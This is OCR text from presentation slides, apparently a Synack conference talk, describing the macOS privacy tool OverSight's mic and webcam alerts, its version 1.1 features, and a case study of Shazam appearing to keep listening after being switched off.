
at the moment, not an exact science - but works!




OverSight Version 1.0

good start, but limited 'features'

85,000+
downloads





room for improvement!


- ❌ no audio-process identification (mic)
- ❌ no whitelisting
- ❌ no command-line interface

beat out the US Govt ;)

Synack


Identifying Consumer Audio Processes

(v1.1) who's using the mic?




White-Listing Processes

(v1.1) allow trusted apps



alert




white-listed apps

will ignore white-listed apps

Synack

CASE-STUDY


off != off!?





Synack

Case Study: SHAZAM

can you hear me now?








flight to EkoParty Conference

= no distractions

Synack


Case Study: SHAZAM

can you hear me now?



song identification

OverSight alert





on & listening

Synack


Case Study: SHAZAM

but what about when we turn it off?






no OverSight
